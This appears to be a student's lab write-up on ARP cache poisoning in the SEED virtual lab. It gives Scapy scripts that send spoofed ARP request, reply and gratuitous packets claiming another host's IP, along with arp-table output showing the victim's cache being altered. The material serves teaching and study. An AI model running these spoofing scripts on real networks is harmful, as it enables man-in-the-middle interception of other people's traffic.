

Task 1A (using ARP request).On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.




```
[02/02/20]seed@VM:~$ ifconfig | grep -i enp
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:3b:2b:b3
enp0s8    Link encap:Ethernet  HWaddr 08:00:27:40:68:cb
enp0s9    Link encap:Ethernet  HWaddr 08:00:27:f2:c2:95
enp0s10   Link encap:Ethernet  HWaddr 08:00:27:2c:c0:e9
[02/02/20]seed@VM:~$ ifconfig | grep -i 10.0.2
          inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255.255.255.0
          inet addr:10.0.2.9  Bcast:10.0.2.255  Mask:255.255.255.0
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
[02/02/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                        (incomplete)                              enp0s8
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s8
10.0.2.4                         (incomplete)                              enp0s8
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s8
[02/02/20]seed@VM:~$
```

Host A



```
[02/02/20]seed@VM:~$ ifconfig | grep -i enp
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:cb:0d:d0
enp0s8    Link encap:Ethernet  HWaddr 08:00:27:5b:f2:c2
enp0s9    Link encap:Ethernet  HWaddr 08:00:27:d9:1d:f6
enp0s10   Link encap:Ethernet  HWaddr 08:00:27:28:44:fd
[02/02/20]seed@VM:~$ ifconfig | grep -i 10.0.2
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet addr:10.0.2.12  Bcast:10.0.2.255  Mask:255.255.255.0
          inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.0
          inet addr:10.0.2.13  Bcast:10.0.2.255  Mask:255.255.255.0
[02/02/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
 Iface
10.0.2.3                 ether   08:00:27:54:de:20   C
 enp0s8
10.0.2.1                 ether   52:54:00:12:35:00   C
 enp0s8
[02/02/20]seed@VM:~$
```


Host B




```
[02/02/20]seed@VM:~$ ifconfig | grep -i enp
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:cb:0d:d0
enp0s8    Link encap:Ethernet  HWaddr 08:00:27:28:c5:30
enp0s9    Link encap:Ethernet  HWaddr 08:00:27:4b:08:b5
enp0s10   Link encap:Ethernet  HWaddr 08:00:27:b8:fb:c1
[02/02/20]seed@VM:~$ ifconfig | grep -i 10.0.2
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
[02/02/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s10
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s10
[02/02/20]seed@VM:~$
```

Host M


Consider three hosts A, B and M as shown in the images above.



```
[02/02/20]seed@VM:~$ cat mitm.py
#!/usr/bin/python3
from scapy.all import*
E = Ether()
A = ARP()
A.op=1                  #Request
A.pdst = "10.0.2.10"    #Sending ARP request to Host A
A.psrc = "10.0.2.15"    #Spoofing Host B's IP address
pkt = E/A
sendp(pkt)
[02/02/20]seed@VM:~$ █
```



```
[02/02/20]seed@VM:~$ vi mitm.py
[02/02/20]seed@VM:~$ sudo python mitm.py
[sudo] password for seed:
.
Sent 1 packets.
[02/02/20]seed@VM:~$ █
```




```
[02/02/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                ether   08:00:27:b8:fb:c1   C                     enp0s8
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s8
10.0.2.4                 ether   08:00:27:b8:fb:c1   C                     enp0s8
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s8
[02/02/20]seed@VM:~$ █
```


In our python script we are trying to spoof IP address of Host B as source address, the example is an ARP request packet, and we can clearly see that Host A is now learning Host B’s IP address mapped to Host M’s Mac address.

On host M, construct an ARP reply packet and send to host A. Check whether M’s MAC address is mapped to B’s IP address in A’s ARP cache.


I tried to achieve the same results as in Task 1A, I constructed an ARP reply packet, by spoofing Host B’s IP address, as expected we can see that Host A is learning Host B’s IP address through Host M’s Mac address.




```
[02/02/20]seed@VM:~$ vi mitm.py
[02/02/20]seed@VM:~$ cat mitm.py
#!/usr/bin/python3
from scapy.all import*
E = Ether()
A = ARP()
A.op=2                    #Reply
A.pdst = "10.0.2.10"      #Sending ARP request to Host A
A.psrc = "10.0.2.15"      #Spoofing Host B's IP address
pkt = E/A
sendp(pkt)
[02/02/20]seed@VM:~$
```



```
[02/02/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                ether   08:00:27:b8:fb:c1   C                     enp0s8
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s8
10.0.2.4                 ether   08:00:27:b8:fb:c1   C                     enp0s8
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s8
[02/02/20]seed@VM:~$ arp -d 10.0.2.15
SIOCDARP(dontpub): Operation not permitted
[02/02/20]seed@VM:~$ sudo arp -d 10.0.2.15
[sudo] password for seed:
[02/02/20]seed@VM:~$ sudo arp -d 10.0.2.4
[02/02/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                        (incomplete)                              enp0s8
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s8
10.0.2.4                         (incomplete)                              enp0s8
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s8
[02/02/20]seed@VM:~$
```




```
[02/02/20]seed@VM:~$ vi mitm.py
[02/02/20]seed@VM:~$ sudo python mitm.py
[sudo] password for seed:
.
Sent 1 packets.
[02/02/20]seed@VM:~$
```




```
[02/02/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                ether   08:00:27:b8:fb:c1   C                     enp0s8
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s8
10.0.2.4                 ether   08:00:27:b8:fb:c1   C                     enp0s8
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s8
[02/02/20]seed@VM:~$
```


Task 1C (using ARP gratuitous message).On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on the other entire machine's ARP cache.




```
[02/03/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                        (incomplete)                              enp0s8
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s8
10.0.2.4                         (incomplete)                              enp0s8
10.0.2.1                         (incomplete)                              enp0s8
[02/03/20]seed@VM:~$
```



```
[02/03/20]seed@VM:~$ cat grat_arp.py
#!/usr/bin/python3
from scapy.all import*
E = Ether()
A = ARP()
E.dst="ff:ff:ff:ff:ff:ff"
A.hwdst="ff:ff:ff:ff:ff:ff"
A.psrc="10.0.2.15"
A.pdst="10.0.2.10"
pkt = E/A
sendp(pkt)

[02/03/20]seed@VM:~$
```




```
[02/03/20]seed@VM:~$ sudo python grat_arp.py
[sudo] password for seed:
.
Sent 1 packets.
[02/03/20]seed@VM:~$
```




```
[02/03/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                ether   08:00:27:b8:fb:c1   C                     enp0s8
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s8
10.0.2.4                         (incomplete)                              enp0s8
10.0.2.1                         (incomplete)                              enp0s8
[02/03/20]seed@VM:~$
```

In this task I flushed updates of ARP table in Host A, now I am sending gratuitous ARP message from host M by spoofing Host B's IP address. And we can see that Host A's Arp table has changed.


Result of non spoofed gratuitous ARP requests. Here, I am trying to update arp cache in host A by sending default (non spoofed) gratuitous ARP through host M, and we can see there are no entries of Host B's mac address.




```
[02/03/20]seed@VM:~$ cat grat_arp.py
#!/usr/bin/python3
from scapy.all import*
E = Ether()
A = ARP()
E.dst="ff:ff:ff:ff:ff:ff"
A.hwdst="ff:ff:ff:ff:ff:ff"
pkt = E/A
sendp(pkt)

[02/03/20]seed@VM:~$
```



```
[02/03/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                        (incomplete)                              enp0s8
10.0.2.3                 ether   08:00:27:54:de:20   C                     enp0s8
10.0.2.4                         (incomplete)                              enp0s8
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s8
[02/03/20]seed@VM:~$
```



